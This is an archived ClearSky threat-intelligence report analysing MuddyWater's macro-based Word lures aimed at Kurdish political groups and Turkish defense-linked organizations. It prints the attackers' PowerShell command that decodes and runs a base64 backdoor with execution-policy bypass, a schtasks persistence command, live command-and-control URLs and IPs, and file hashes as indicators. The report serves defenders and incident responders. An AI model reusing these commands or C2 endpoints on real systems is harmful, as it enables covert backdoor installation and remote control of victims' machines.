Iranian APT MuddyWater Attack Infrastructure Targeting Kurdish Political Groups and Organizations in Turkey – ClearSky Cyber Security

Published: 2019-04-15 · Archived: 2026-04-02 10:37:37 UTC

In our ongoing investigations of Iranian APTs, we recently detected additional documents related to previously attack infrastructures used by the Iranian APT – "MuddyWater", which we reported on in late November 2018.

As a reminder, we identified two domains, that were hacked by the group and used to host the code of POWERSTATS; a malware associated to the group. For additional information on the attack see item – "MuddyWater Operations in Lebanon and Oman".

However, unlike the previous vector, we did not identify this time any compromised servers used to host the malware's code. Instead, the lure document already contains the malicious code. We also detected five additional files that operate in a similar file to the aforementioned document; but unlike that file, these do not have any content.


We believe (with medium certainty) that this is due to the attackers testing the malicious document to see if it is detected by various anti-virus engines.

Targets

Most of the targets in this wave of attacks are part of Kurdish groups (such as " Komala" – a Kurdish-Iranian party in Iraq), as well as various organizations in Turkey affiliated with the Turkish army and defense sector.

Attack Vector

The initial infection vector is via emails attached with a malicious word document. Below are screen-captures of the document sent to the Kurdish party:





Note that the document is “blurred” and contains the official logo of the Kurdistan Regional Government:

Technical Analysis


The file used to target the Kurdish party

As seen, the lure document contains a blurred image that impersonates an official document of the Kurdistan Regional Government. The target is then prompted to Enable Editing or Enable Content, supposedly to view the content. However, this in fact executes an embedded malicious Macro command.






This Macro is named Gladiator_CRK. The attacker also used this handle for the Author name in the document's OLE details:



When investigating this name, we identified several documents that behave to the above document; however, most have no content. It is likely that these files were uploaded to VirusTotal with minor changes to test whether they are detected by the various anti-virus engines.


It should be noted that all of the content-less files were uploaded from Germany, while the malicious lure document was uploaded from Iraq. This further corroborates our assessment that the content-less files were uploaded for test purposes.

Similarly to previous attacks by the group, this Macro uses embedded com object that runs Microsoft Excel and concurrently executes various commands. Post execution, the malicious Macro edits certain Registry values in order for the malicious code continues operation even after the compromised system is rebooted, thus insuring persistency.




Moreover, in a similar fashion to previous attacks, two files are created within the Temp folder.

These files contain segments of the malicious code used to extract the POWERSTATS malware.





As seen above, the PowerShell uses Windows Script Host (WScript executable) to decode VBE code from the first image file (icon.ico). This code executes a JavaScript embedded in the second image file (picture.jpg), which is encoded in base64:




This method is different from previous attacks, in which that malware was downloaded a C2 server. But, in this attack we did not detect any such request, and the malware were was extracted from the dropper file.

Below is a screen-capture of files with different content.





In this attack vector we found that after the target enables the execution of the Macro, an encrypted txt file by the name Win32ApiSyncLog.txt is created. This file contains a base64 encoded Backdoor that downloads the malware from the following URL 94.23.148[.]194/serverscrpit/clientFroneLine/helloServer[.]php.




```
http://94.23.148.194/serverScript/clientFrontLine/helloServer.php
http://94.23.148.194/serverScript/clientFrontLine/getCommand.php
http://94.23.148.194/serverScript/clientFrontLine/setCommandResult.php
```

Furthermore, a Batch file named Win32ApiSync.bat, which contains the script in charge of running the aforementioned code is created.

```
start /MIN powershell -exec bypass -w 1 -Command "$ec=get-content -Path 'C:\ProgramData\Win32ApiSyncLog.txt';$dc=
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ec));Invoke-Expression $dc"
```


This script creates a scheduled task (schtasks) that creates, reads and extracts the Win32ApiSync file every hour.

```
PREVIEW    HEX
start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win32ApiSync.bat"
```

However, unlike the first document, despite the “enable content” prompt, this document does not contain any malicious Macros.

This may explain way, unlike the other file, no PowerShell were installed on the computer via an Excel process. From the OLE details it seems that the file was recently edited by an individual named ” Babak Amiri”.


When searching for additional files additional by this author we detected several documents, but they too did not contain any Macros.



File information

Comments | ITW | Submissions | Analyses | Content | Details | Identification

MD5	5c6148619abb10bb3789dcfb32f759a6
SHA-1	9732cf8c9e84e992d8856537dc5988371bb73f7c
SHA-256	bef9051bb6e85d94c4cfc4e03359b31584be027e87758483e3b1e65d389483e6
ssdeep	12288:3zwjL9+sC3QFiiQuBpKMPkHqD6jv2/wGhSnUdksu:30MsC3QFiiQuBpKMPuBkxksu
Size	716.5 ק"ב (bytes 733696)
Type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Last Saved By: Babak Amiri, Revision Number: 244, Name of Creating Application: Microsoft Office Word, Total Editing Time: 12:41:00, Create Time/Date: Sun Feb 17 06:17:00 2019, Last Saved Time/Date: Wed Apr 03 18:51:00 2019, Number of Pages: 3, Number of Words: 304, Number of Characters: 1739, Security: 0
TrID	(Microsoft Word document (54.2% (Microsoft Word document (old ver.) (32.2% (Generic OLE2 / Multistream Compound File (13.5%



Indicators

Indicators of Compromise (IoC) are available for subscribers of ClearSky threat intelligence services in MISP events numbers – 1449, 1493

d4de6b8ffcd878359315594515dd33c0
cc183b583d24147766533876d9b9b54b6f1f4aaf
d4de6b8ffcd878359315594515dd33c0
21aebece73549b3c4355a6060df410e9
2b938a9b20e7abcadd28a0f461a4e5d8
062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
4dd641df0f47cb7655032113343d53c0e7180d42e3549d08eb7cb83296b22f60
eed599981c097944fa143e7d7f7e17b1
7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9
78c1279f80c76d12debf9e875d14b4788bd88a39
bef9051bb6e85d94c4cfc4e03359b31584be027e87758483e3b1e65d389483e6
b604dd6517dfd0df72e52ebc3f92da699c1396cd
dbab599d65a65976e68764b421320ab5af60236f
0638adf8fb4095d60fbef190a759aa9e
5c6148619abb10bb3789dcfb32f759a6
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
0d3e0c26f7f53dff444a37758b414720286f92da55e33ca0e69edc3c7f040ce2
c8b271efec98e83a343933a32eff30d5
6d0050f16c61cf1584bdfd6ab891d5b9d4d6bbf3
34bfdae99838f048d9950614d338ec06653eacee
6f882cc0cddd03bc123c8544c4b1c8b9267f4143936964a128aa63762e582aad
c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
9732cf8c9e84e992d8856537dc5988371bb73f7c
f12bab5541a7d8ef4bbca81f6fc835a3

a066f5b93f4ac85e9adfe5ff3b10bc28
8a004e93d7ee3b26d94156768bc0839d
09aabd2613d339d90ddbd4b7c09195a9
8a7b2167c14a0158b3e9a43453a3e8f3
cfa845995b851aacdf40b8e6a5b87ba7
76f6c0bf075f9ae02a9a9e08cce1297d
5c1af7d3dbb9bc455b793f1e3e0b2554
51.255.219.222
46.105.84.146
185.247.137.89
94.23.148.194
46.105.84[.]146:443/WordOffice.jpg
